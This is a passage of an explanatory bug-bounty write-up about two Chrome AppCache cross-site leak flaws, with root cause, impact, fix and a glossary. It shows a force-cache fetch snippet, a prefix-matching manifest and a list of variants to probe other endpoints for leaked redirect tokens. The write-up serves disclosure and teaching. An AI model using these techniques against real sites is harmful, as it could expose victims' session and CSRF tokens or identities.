Several requests to /p/chromium/issues/entryafterlogin are needed to leak the full token, but after each request a completely new token was generated, changing the redirect location and preventing the attack.
Because the Cache-Control header was set to private, a fetch with the force-cache option could cache the endpoint's response, including the Location header containing the URL with the CSRF token. A header is a small piece of metadata sent alongside a web request or response. Cache-Control tells browsers and caches whether and how a response may be stored. private means it may be stored only in the user's own browser, not in shared caches. The Location header is the one that carries the address a redirect points to.
fetch("https://bugs.chromium.org/p/chromium/issues/entryafterlogin", {
    mode: "no-cors",
    credentials: "include",
    cache: "force-cache"
});
Line by line:
fetch("https://bugs.chromium.org/p/chromium/issues/entryafterlogin", { ... })sends a request to the endpoint that redirects to the report form.mode: "no-cors"sends the request without letting the page read the response body.credentials: "include"attaches the user's cookies, so the request is made as the logged-in user.cache: "force-cache"tells the browser to use a stored copy if one exists, and to store the response. This is what freezes the redirect URL, and therefore the CSRF token, so it stays the same across requests.
Subsequent requests then came from the cache instead of the network, freezing the redirect URL and the CSRF token and allowing the attack to be performed.
The full proof of concept is published at https://gist.github.com/lbherrera/[redacted]. A proof of concept is a working demonstration that the attack is real.
Step 5: the second bug, prefix matching
Almost one year later the attack was revised and found to still be possible through an alternative way. Due to a flaw in the AppCache specification, URLs were matched by prefix: an entry matched any URL that started with it. With this manifest registered, requests to URLs starting with the https://facebook.com/v prefix were allowlisted and returned successfully, while requests not starting with that prefix were rejected and blocked:
CACHE MANIFEST

NETWORK:
https://facebook.com/me
https://facebook.com/v
Line by line:
NETWORK:starts the network section.https://facebook.com/meis the endpoint that triggers the redirect.https://facebook.com/vis a plain entry with noisPattern. Because of the prefix flaw, it allows any URL that starts withhttps://facebook.com/v.
Under those rules, requests to all of the following URLs would work:
- https://facebook.com/v
- https://facebook.com/vi
- https://facebook.com/vic
- https://facebook.com/vict
- https://facebook.com/victi
- https://facebook.com/victim
A request to https://facebook.com/anothervictim would not, which is precisely the behaviour that enabled the attack last time. This warranted another report to the Chrome VRP. After realising it was an issue in the specification, other browsers were tested: Firefox had once been vulnerable but was already far into AppCache deprecation and had disabled it by default in its stable version, requiring a flag to re-enable it. A flag is a hidden setting, usually on a browser's advanced configuration page.
Root cause
The first bug is the non-standard isPattern glob matching in the NETWORK section. Combined with the allowlist semantics of that section, which also apply to requests originating from a redirect, an attacker can test whether a redirect target matches a chosen pattern. The second bug is in the AppCache specification itself: URL matching was done by prefix, so an entry such as https://facebook.com/v allowlisted every URL starting with that string. In both cases the existing behaviour of the NETWORK section, intended to restrict which resources may be fetched, became the channel that leaks information about cross-origin redirects.
Impact
An attacker who can get a victim to load a malicious page can leak the full URL of a cross-origin redirect chain, character by character, and thereby recover session tokens, CSRF tokens, sensitive URLs or the victim's profile identifier (deanonymization). The attack requires the target endpoint to conditionally redirect depending on state. The two bugs were tracked as CVE-2020-6399 and CVE-2021-21168, and combined resulted in a bounty of $10000. A CVE (Common Vulnerabilities and Exposures) is a public identifier given to a known security flaw so people can refer to it unambiguously.
Fix
Google fixed the first report promptly, within seven days of submission. The second issue was identified as a flaw in the specification, and the report notes that Firefox had already disabled AppCache by default. Chrome's AppCache was removed by default in Chrome 85, with the definitive removal set for Chrome 93.
Variants to test
- Any endpoint that redirects to a URL containing a token in the query string: build a manifest with the initiating endpoint plus
isPatternentries and check whether the fetch resolves or rejects. A positive result is a successful fetch for the correct prefix and a network error for wrong characters. - Endpoints whose redirect target depends on login state, such as
/mestyle profile redirects: use thecached/errorevents or theNETWORKallowlist to distinguish redirect outcomes. A positive result is a reliable difference between logged-in and logged-out states. - Responses with
Cache-Control: privatethat carry aLocationheader: fetch withcache: "force-cache"and repeat the request. A positive result is a stable redirect URL across requests. - Manifest entries without
isPatternthat end in a partial path: register a prefix entry and request longer URLs under it. A positive result is that all prefixed URLs are allowlisted. - Other browsers with AppCache still enabled: repeat the prefix test. A positive result is the same prefix-based allowlisting behaviour.
Glossary
- API: a defined way for one piece of software to talk to another; here, the browser features a web page can call.
- AppCache (Application Cache): an old Chrome feature that let a website store files on your computer so it could work offline.
- Allowlist: a list of things that are permitted; anything not on the list is blocked.
- Binary search: finding a value by repeatedly splitting the possibilities in half.
- Bit: the smallest unit of information, a yes or a no.
- Brute-force: trying every possibility until one works.
- Bug bounty: a programme that pays people for reporting security bugs.
- Cache manifest: a plain text file listing what a website wants the browser to store and which addresses it may contact.
- Charset: the set of characters that can appear in a value.
- Chrome VRP: Google's Vulnerability Reward Program for Chrome.
- Chromium: the open-source browser project that Chrome is built from.
- Chromium issue tracker: Google's public bug database for Chromium.
- CL (changelist): a single proposed code change in the Chromium project.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- Cross-origin: involving two different websites, which browsers deliberately keep apart.
- CSRF (Cross-Site Request Forgery): an attack where a malicious site tricks your browser into submitting a request to another site while you are logged in.
- CSRF token: a secret value a site puts in a form to prove the request came from its own pages.
- CVE: a public identifier for a known security flaw.
- Deanonymization: working out who someone is when they wanted to stay anonymous.
- Deprecated: still works, but officially discouraged and planned for removal.
- Endpoint: a specific address on a server that does a particular job.
- fetch: the browser's built-in way for JavaScript to make network requests.
- Flag: a hidden setting, usually on a browser's advanced configuration page.
- Glob semantics: matching text with wildcards, where
*stands for any run of characters. - Header: small metadata sent alongside a web request or response.
- HTML: the language web pages are written in.
- Insecure origin: a website loaded over plain
http://rather than encryptedhttps://. - isPattern: a trailing word in a manifest entry that tells Chrome to treat the entry as a pattern.
- JavaScript: the programming language browsers run.
- Location header: the header that carries the address a redirect points to.
- MDN: Mozilla's public documentation site for web technologies.
- Obsolete: no longer part of the current standard.
- Oracle: any observable signal that answers a question the attacker is not supposed to be able to ask.
- Origin trial: a temporary opt-in that lets a site use a feature outside its normal availability window.
- Parser: the part of a program that reads a file and works out what it means.
- Pattern matching: matching text against a rule with wildcards.
- Prefix: the beginning of a string.
- Promise: JavaScript's way of representing a result that arrives later.
- Proof of concept: a working demonstration that an attack is real.
- Query string: the part of a URL after the
?, used to pass extra data. - Redirect: when a server answers a request by pointing the browser to another address.
- Redirect chain: a sequence of redirects, one after another.
- Reverse origin trial: an origin trial that lets a site re-enable a feature that has been removed by default.
- Sandbox domain: a separate domain used to safely host untrusted content.
- Service Worker: a modern browser feature that lets a website run code in the background and work offline.
- Session token: a secret value that proves you are logged in.
- Source code: the human-written text that makes up a program.
- Standard: the shared rules that browsers follow, written by organisations such as W3C and WHATWG.
- Vector: a route or method an attacker uses.
- W3C: an organisation that writes web standards.
- WHATWG: an organisation that writes web standards, including the HTML standard.
- Wordlist: a long list of candidate values to try.
- XSLeaks (cross-site leaks): attacks where one website learns small facts about another by observing side effects.






